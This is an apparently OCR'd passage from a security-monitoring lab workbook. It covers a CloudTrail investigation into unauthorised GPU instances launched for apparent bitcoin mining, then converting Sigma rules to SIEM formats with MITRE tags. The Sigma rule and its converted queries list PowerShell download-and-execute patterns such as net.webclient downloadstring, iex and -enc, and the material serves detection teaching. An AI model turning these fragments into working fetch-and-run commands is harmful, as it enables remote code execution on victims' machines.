
The result shows roughly 400,000,000 bytes downloaded, which is roughly 400 MB.



Based on the amount of data downloaded, only being around 400 MB, the cost spike theory was from S3 is misplaced. Go back to the AWS dashboard. You do not need to save the visualization.

If it is not related to the mass download of S3 Objects, what caused the spike? Is it a new virtual machine or containers being deployed? Or something else?

Take a look at the **AWS - Infrequent Event Names**.




This visualization represents the long tail analysis of AWS event names. Therefore, it shows infrequently ran events, with the most infrequent command showing as the largest string. The largest string is **RunInstances**.

Note


RunInstances occurs when deploying a new EC2 instance. EC2 provides hosted virtual machines.

Click on **RunInstances**.

The **AWS - Event Sources and Actions** now reflects that these events are related to **ec2.amazonaws.com**.



Scroll down to the **AWS - Default Saved Search** saved search. Expand the first event.




The **responseElements.instancesSet.items** field reflects the below output.

```
{
"hypervisor": "xen",
"keyName": "bitcoin",
"vpcId": "vpc-b49792d3",
"rootDeviceName": "/dev/sda1",
"metadataOptions": {
    "httpEndpoint": "enabled",
    "state": "pending",
    "httpPutResponseHopLimit": 1,
    "httpTokens": "optional"
},
"groupSet": {
    "items": [
    {
        "groupId": "sg-0ea321c3442ad9fc6",
        "groupName": "launch-wizard-1"
    }
    ]
},
"capacityReservationSpecification": {
    "capacityReservationPreference": "open"
},
"productCodes": {},
"placement": {
    "availabilityZone": "ap-northeast-1a",
    "tenancy": "default"
},
"instanceId": "i-070224254048f7676",
"imageId": "ami-0f2dd5fc989207c82",
"launchTime": 1611096047000,
"enclaveOptions": {
    "enabled": false
},
"instanceType": "g3.8xlarge",
"instanceState": {
    "code": 0,
    "name": "pending"
},
"virtualizationType": "hvm",
"enaSupport": true,
"monitoring": {
    "state": "disabled"
},
"ebsOptimized": true,
"blockDeviceMapping": {},
"rootDeviceType": "ebs",
"cpuOptions": {
    "coreCount": 16,
    "threadsPerCore": 2
},
"privateDnsName": "ip-172-31-33-227.ap-northeast-1.compute.internal",
"privateIpAddress": "172.31.33.227",
"architecture": "x86_64",
"subnetId": "subnet-8af630c2",
"networkInterfaceSet": {
    "items": [
    {
        "interfaceType": "interface",
        "tagSet": {},
        "networkInterfaceId": "eni-00b454cbb44e70d44",
```

```
        "vpcId": "vpc-b49792d3",
        "status": "in-use",
        "macAddress": "06:fa:35:5d:98:64",
        "groupSet": {
        "items": [
            {
            "groupId": "sg-0ea321c3442ad9fc6",
            "groupName": "launch-wizard-1"
            }
        ]
        },
        "attachment": {
        "status": "attaching",
        "attachmentId": "eni-attach-0108cda5cf54de405",
        "attachTime": 1611096047000,
        "deviceIndex": 0,
        "deleteOnTermination": true
        },
        "ipv6AddressesSet": {},
        "privateIpAddress": "172.31.33.227",
        "privateDnsName": "ip-172-31-33-227.ap-northeast-1.compute.internal",
        "privateIpAddressesSet": {
        "item": [
            {
            "primary": true,
            "privateIpAddress": "172.31.33.227",
            "privateDnsName": "ip-172-31-33-227.ap-northeast-1.compute.internal"
            }
        ]
        },
        "subnetId": "subnet-8af630c2",
        "ownerId": "807773145743",
        "sourceDestCheck": true
    }
    ]
},
"amiLaunchIndex": 0,
"sourceDestCheck": true,
"stateReason": {
    "code": "pending",
    "message": "pending"
}
}
```


Notice, there are a couple of things that stand out. First, the **keyName** is set to **bitcoin**. That is an odd name. Second, the **placement.availabilityZone** is set to **ap-northeast-1a**, which is in the Asia Pacific region. Also, the **instanceType** is set to **g3.8xlarge**. An instance type of g3.8xlarge includes 2 GPUs, 32 vCPUs, and 244 GB of RAM. As of this writing, it is $2.28 per hour for a Linux instance.

How about the other logs found in the saved search? Expand the second log. This log occurred 32 minutes before the first log.



The second log shows that it is an error log. The **errorMessage** shows Server.InsufficientInstanceCapacity and the **errorMessage** field states, "We currently do not have sufficient p3dn.24xlarge capacity in zones with support for 'gp2' volumes. Our system will be working on provisioning additional capacity". Notice, it states someone tried to deploy an EC2 instance type of **p3dn.24xlarge** and that it will continue to try to provision. A p3dn.24xlarge contains 8 GPUs, 96 vCPUs, and 768 GB RAM. It costs $31.218 per/hr as of this writing.

> **Note**
>
> If you look at the remaining logs, they are repeat error messages for the same deployment request.

Answer - The Amazon bill likely increased due to the deployment of one or more EC2 instances. These instances were GPU based and had an instance name of **bitcoin**. They likely are being used to due **bitcoin mining**. If only the g3.8xlarge instance were deployed, the monthly bill would increase by about $1,696.32 a month. If the p3dn.24xlarge instance eventually succeeded in deploying, it would increase the monthly estimate by about $23,226.19, bringing the total to $24,922.51.

> **Note**
>
> Further investigation would show that this tenant only uses EC2 instances hosted in the **us-east-1** region. Based on this, the assumption is someone chose to deploy new EC2 instances in **ap-northeast-1a** so that it may take longer to catch.

Lab Conclusion

In this lab, you analyzed logs from AWS CloudTrail to identify potential unauthorized events. This included:

- Finding large amounts of S3 Object downloads
- Verify files were accessed with credentials
- Discovering new EC2 virtual machines deployed
- Identifying new deployments in previously unused regions

The Cloud Monitoring lab is now complete!

Lab 5.0 - Sigma, MITRE and Universal Alerts

Choose Your Destiny

Welcome to the Sigma lab. Choose your role. Please pick one of the labs below.

> **Note**
>
> This lab is a multi-role lab format. It is a new design to let you choose a lab that conforms better to your job role. The goal is to pick one lab to perform during class. You have enough time to complete one lab exercise. The other labs can be performed at your leisure at a later time. During a Live or Live Online course, we recommend swinging back and doing the other role-based labs during bootcamp hours.

Engineer Role - Rule Implementation and Conversion

Role: Engineer

Objective: Mass implement new rules that are easy to maintain and have MITRE context

Sigma Lab - Engineer

Leadership Role - Visibility and Detection Gap Analysis

Role: Leadership

Objective: Identify visibility and alert gaps and prioritize alert focus

Sigma Lab - Leadership

Sigma Lab Introduction

Sigma Lab - Rule Implementation and Conversion

Objectives

- Review SIGMA rule structure
- Convert rules to different alerting platforms
- Learn how to add context to rules
- Establish a process for mass rule management

Exercise Preparation

Log into the Sec-555 VM

- Username: student
- Password: sec555

Exercises

Review SIGMA rule structure

SIGMA provides a structure by which detection rules can be written in a generic form. The example below shows the core structure of a SIGMA rule.

```
title: Suspicious Scripting in a WMI Consumer
id: fe21810c-2a8c-478f-8dd3-5a287fb2a0e0
status: experimental
description: Detects suspicious scripting in WMI Event Consumers
references:
    - https://in.security/an-intro-into-abusing-and-identifying-wmi-event-subscriptions-for-
persistence/
    - https://github.com/Neo23x0/signature-base/blob/master/yara/gen_susp_lnk_files.yar#L19
date: 2019/04/15
tags:
    - attack.t1086
    - attack.execution
logsource:
   product: windows
```

```
    service: sysmon
detection:
    selection:
        EventID: 20
        Destination:
            - '*new-object system.net.webclient).downloadstring(*'
            - '*new-object system.net.webclient).downloadfile(*'
            - '*new-object net.webclient).downloadstring(*'
            - '*new-object net.webclient).downloadfile(*'
            - '* iex(*'
            - '*WScript.shell*'
            - '* -nop *'
            - '* -noprofile *'
            - '* -decode *'
            - '* -enc *'
    condition: selection
fields:
    - CommandLine
    - ParentCommandLine
falsepositives:
    - Administrative scripts
level: high
```

Key Components

- **Tags** - Includes the MITRE Attack mappings
- **Log Source** - Defines the type of log data this rule is written for
- **Detection** - Provides the core of the rule by including the syntax that the rule will alert on
- **Fields** - Lists the field names that will be queried in the detection syntax
- **Level** - Sets a user-defined rating on the severity if this rule is triggered

The major benefit of a generic signature format is that the signature is designed to convert into a tool-specific format. For example, below is the above rule after it has been converted to ElastAlert format.

```
alert:
- debug
description: Detects suspicious scripting in WMI Event Consumers
filter:
- query:
    query_string:
      query: (winlog.channel:"Microsoft\-Windows\-Sysmon\/Operational" AND winlog.event_id:"20" AND
Destination.keyword:(*new\-object\ system.net.webclient\).downloadstring\(* OR *new\-object\
system.net.webclient\).downloadfile\(* OR *new\-object\ net.webclient\).downloadstring\(* OR *new\-
object\ net.webclient\).downloadfile\(* OR *\ iex\(* OR *WScript.shell* OR *\ \-nop\ * OR *\ \-
noprofile\ * OR *\ \-decode\ * OR *\ \-enc\ *))
index: winlogbeat-*
name: fe21810c-2a8c-478f-8dd3-5a287fb2a0e0_0
priority: 2
realert:
  minutes: 0
type: any
```

As you can see, this rule still contains the core information provided by the SIGMA rule above, but the format has changed drastically. Instead of being generic, the rule now is specific to ElastAlert and functions as an automated alert.

Key Components

- **Filter** - Contains the necessary Lucene syntax to match the information provided in the Detection section of the SIGMA rule
- **Index** - Points at the index the rule should run the filter query against
- **Priority** - Sets the user-defined rating on the severity of the rule

The key change during the conversion is that the MITRE Attack tags were not carried over to the ElastAlert rule. Unfortunately, not all information or context converts into tool-specific language. The conversion process can be updated to change this behavior as you will find later in the lab.

Convert rules to different alerting platforms

While SIGMA provides a standardized structure for detection rules to be written, it requires that rules be converted to be leveraged by your SIEM. Fortunately, this is a simple process. Try the below commands. Each takes a Sigma rule and converts it to a specific SIEM format.

Elasticsearch

```
cd /labs/sigma/tools

./sigmac -I -t es-rule -c /labs/sigma/tools/config/winlogbeat.yml /labs/sigma/rules/windows/sysmon/
sysmon_wmi_susp_scripting.yml
```

The output of the command above will look like below.

```
{"description": "Detects suspicious scripting in WMI Event Consumers", "enabled": true,
"false_positives": ["Administrative scripts"], "filters": [], "from": "now-360s", "immutable": false,
"index": ["winlogbeat-*"], "interval": "5m", "rule_id": "suspicious_scripting_in_a_wmi_consumer",
"language": "lucene", "output_index": ".siem-signals-default", "max_signals": 100, "risk_score": 73,
"name": "Suspicious Scripting in a WMI Consumer", "query": "(winlog.channel:\"Microsoft\\-Windows\\-
Sysmon\\/Operational\" AND winlog.event_id:\"20\" AND Destination.keyword:(*new\\-object\\
system.net.webclient\\).downloadstring\\(* OR *new\\-object\\ system.net.webclient\\).downloadfile\\(*
OR *new\\-object\\ net.webclient\\).downloadstring\\(* OR *new\\-object\\ net.webclient\
\).downloadfile\\(* OR *\\ iex\\(* OR *WScript.shell* OR *\\ \\-nop\\ * OR *\\ \\-noprofile\\ * OR *\\
\\-decode\\ * OR *\\ \\-enc\\ *))", "references": ["https://in.security/an-intro-into-abusing-and-
identifying-wmi-event-subscriptions-for-persistence/", "https://github.com/Neo23x0/signature-base/blob/
master/yara/gen_susp_lnk_files.yar#L19"], "meta": {"from": "1m"}, "severity": "high", "tags":
["attack.t1086", "attack.execution"], "to": "now", "type": "query", "threat": [{"tactic": {"id":
"TA0002", "reference": "https://attack.mitre.org/tactics/TA0002", "name": "Execution"}, "framework":
"MITRE ATT&CK", "technique": [{"id": "T1086", "name": "PowerShell", "reference": "https://
attack.mitre.org/techniques/T1086"}]}], "version": 1}
```

ElastAlert

```
cd /labs/sigma/tools

./sigmac -I -t elastalert -c /labs/sigma/tools/config/winlogbeat.yml /labs/sigma/rules/windows/sysmon/
sysmon_wmi_susp_scripting.yml
```

The output of the command above will look like below.

```
alert:
- debug
description: Detects suspicious scripting in WMI Event Consumers
filter:
- query:
    query_string:
      query: (winlog.channel:"Microsoft\-Windows\-Sysmon\/Operational" AND winlog.event_id:"20" AND
Destination.keyword:(*new\-object\ system.net.webclient\).downloadstring\(* OR *new\-object\
system.net.webclient\).downloadfile\(* OR *new\-object\ net.webclient\).downloadstring\(* OR *new\-
object\ net.webclient\).downloadfile\(* OR *\ iex\(* OR *WScript.shell* OR *\ \-nop\ * OR *\ \-
noprofile\ * OR *\ \-decode\ * OR *\ \-enc\ *))
index: winlogbeat-*
name: fe21810c-2a8c-478f-8dd3-5a287fb2a0e0_0
priority: 2
realert:
  minutes: 0
type: any
```

Splunk

```
cd /labs/sigma/tools

./sigmac -I -t splunk -c /labs/sigma/tools/config/splunk-windows.yml /labs/sigma/rules/windows/sysmon/
sysmon_wmi_susp_scripting.yml
```

The output of the command above will look like below.

```
(source="WinEventLog:Microsoft-Windows-Sysmon/Operational" EventCode="20" (Destination="*new-object
system.net.webclient).downloadstring(*" OR Destination="*new-object
system.net.webclient).downloadfile(*" OR Destination="*new-object net.webclient).downloadstring(*" OR
Destination="*new-object net.webclient).downloadfile(*" OR Destination="* iex(*" OR
Destination="*WScript.shell*" OR Destination="* -nop *" OR Destination="* -noprofile *" OR
Destination="* -decode *" OR Destination="* -enc *")) | table CommandLine,ParentCommandLine
```

As you can see as you run the command you receive the converted rule as a text output to the screen. The output can be copy and pasted into your SIEM engine. Alternatively, you can use **sigmac** with the **-o** parameter to output the converted rule to a file.


> **Note**
>
> **sigmac** can be fully automated with scripts. Scripting allows for automatically pulling down new rules and converting them to work with your SIEM. New rules can come from the **Sigma** GitHub project or from other sources such as the Malware Information Sharing Platform (MISP).

Learn how to add context to rules

In the first section of this lab, we reviewed a SIGMA rule and compared it to an ElastAlert rule after it had been converted. One of the core differences was that the ElastAlert rule no longer contained the MITRE Attack tags. This is a valuable piece of information. Now let us fix **sigmac** to bring over the MITRE tag enrichment.

```
code /labs/sigma/tools/sigma/backends/elasticsearch.py
```

Press **CTRL + g** and then type in **1029**. Press **Enter**



Add the following below the line that starts with "realert":


```
"mitre": rule_tag,
```

```
1021        rule_number = 0
1022        for parsed in sigmaparser.condparsed:
1023            #Static data
1024            rule_object = {
1025                "name": rulename + "_" + str(rule_number),
1026                "description": description,
1027                "index": index,
1028                "priority": self.convertLevel(level),
1029                "realert": self.generateTimeframe(self.realert_time),
1030                "mitre": rule_tag,
1031                #"exponential_realert": self.generateTimeframe(self.expo_realert_time)
1032            }
```

Note

The comma behind **rule_tag** is required.

Click on File and then click Save to save the file.



Now that we have modified this file lets go back and rerun the conversion tool for the rule.

ElastAlert

```
cd /labs/sigma/tools
./sigmac -I -t elastalert -c /labs/sigma/tools/config/winlogbeat.yml /labs/sigma/rules/windows/sysmon/
sysmon_wmi_susp_scripting.yml
```

The output of the command above will look like below.

```
alert:
- debug
description: Detects suspicious scripting in WMI Event Consumers
filter:
- query:
    query_string:
      query: (winlog.channel:"Microsoft\-Windows\-Sysmon\/Operational" AND winlog.event_id:"20" AND
Destination.keyword:(*new\-object\ system.net.webclient\).downloadstring\(* OR *new\-object\
system.net.webclient\).downloadfile\(* OR *new\-object\ net.webclient\).downloadstring\(* OR *new\-
object\ net.webclient\).downloadfile\(* OR *\ iex\(* OR *WScript.shell* OR *\ \-nop\ * OR *\ \-
noprofile\ * OR *\ \-decode\ * OR *\ \-enc\ *))
index: winlogbeat-*
mitre:
- attack.t1086
- attack.execution
- attack.t1059.005
name: fe21810c-2a8c-478f-8dd3-5a287fb2a0e0_0
priority: 2
realert:
  minutes: 0
type: any
```

Your rule should now contain the MITRE Attack tagging which can be useful when threat hunting.

Establish a process for mass rule management

Now with the ability to not only convert a SIGMA rule to the correct platform but also enrich it via the MITRE attack framework, we are ready to mass convert the rules and start alerting. The challenge we face is that the **sigmac** commands will only covert the rules to a single file so we will need to leverage a little scripting to create multiple alerts.

In your student VM there is a script located at **/labs/sigma/convert_rules.sh**. The script is a wrapper for **sigmac** that also provides the ability to test rules before moving them into production. First, run the script with the command below. The script will take a few minutes to run. While the script executes move on to the next set of instructions.

```
bash /labs/sigma/convert_rules.sh
```

While the script continues to run, open a new terminal.

Inside the **new terminal**, open the script to view it using the command below.

```
code /labs/sigma/convert_rules.sh
```

> ⚠ **Warning**
>
> Do not make any changes to the script. The below guide will walk through what the script does and then have you run it. You should not modify it at all unless you are copying it into a production environment and turning on some of the extra capabilities.

The top of the script contains the configuration variables necessary to run it. Some of these configuration settings such as the **DOCKERNETWORK** variable are only necessary when performing automatic rule testing. The key variables are the **ALERTENGINE** and **TEMPLATE**. The **ALERTENGINE** variable controls what tool or SIEM product the Sigma rules should be converted to. The **TEMPLATE** specifies the Sigma template file to use during conversion. The template file controls what field names to use specific to an organization.

```
#!/bin/bash
ALERTENGINE="elastalert"
TEMPLATE="winlogbeat"
DOCKERNETWORK="overlay"
ELASTALERTCONFIGFILE="/path/to/elastalert.yaml"
ELASTALERTKEYFILE="/path/to/elastalert.key"
ELASTALERTCRTFILE="/path/to/elastalert.crt"
CAFILE="/path/to/ca/ca.crt"
SIGMAFOLDER="/labs/sigma"
FOLDER="/labs/sigma/rules/windows"
OUTPUTFOLDER="/labs/sigma/elastalert/testing"
MITRECONVERTTOOL="/labs/sigma/elastalert2attack"
MITREOUTPUTFILE="/labs/sigma/elastalert/heatmap.json"
PRODUCTIONRULEFOLDER="/labs/sigma/elastalert/rules/sigma"
MANUALREVIEWFOLDER="/labs/sigma/elastalert/review/manual"
SLOWRULEFOLDER="/labs/sigma/elastalert/review/slow"
```

The next section of the script contains variables that enable or disable sections of the script. Setting a variable to 1 enables functionality. In this lab **PREREQ** is disabled as it requires internet access and all software required is already installed. Also, **TESTRULES** is disabled as it requires production logs and is a much slower process as each rule is validated against a production data set.

> ✎ **Note**
>
> **PREREQ** allows the script to install the necessary software for the script to run properly. **CONVERT** enables rule conversion. **REMOVEOLDRULES** deletes any existing rules found during conversion. **TESTRULES** would spin off a docker container that tests each of the rules against the last 24 hours of data in your SIEM. **MITREMAP** tells the script to generate a MITRE ATT&CK Navigator heatmap to show MITRE technique coverage based on the rules converted.

```
# Enable or disable which steps you want to be performed
PREREQ=0
CONVERT=1
REMOVEOLDRULES=1
TESTRULES=0
MITREMAP=0

# Do not change variables below this line unless you know what you are doing
SIGMAC="${SIGMAFOLDER}/tools/sigmac"

mkdir -p $OUTPUTFOLDER
mkdir -p $PRODUCTIONRULEFOLDER
mkdir -p $MANUALREVIEWFOLDER
mkdir -p $SLOWRULEFOLDER
```

The first section after the configuration variables is the prerequisite section. This section installs the required software for the script to work. It also would pull down the Sigma GitHub repo in case it did not already exist locally.

```
# Prequisite check
if [[ "$PREREQ" == 1 ]]; then
  if [ $(dpkg-query -W -f='${Status}' git 2>/dev/null | grep -c "ok installed") -eq 0 ];
  then
    echo "Installing git"
    apt install -y git
  else
    echo "Git is already installed"
  fi
  if [ $(snap info jq 2>/dev/null | grep -c "installed") -eq 0 ];
  then
    echo "Installing jq"
    snap install jq
  else
    echo "jq is already installed"
  fi
  if [ $(snap info yq 2>/dev/null | grep -c "installed") -eq 0 ];
  then
    echo "Installing yq"
    snap install yq
  else
    echo "yq is already installed"
  fi

  # First, make sure sigma is downloaded
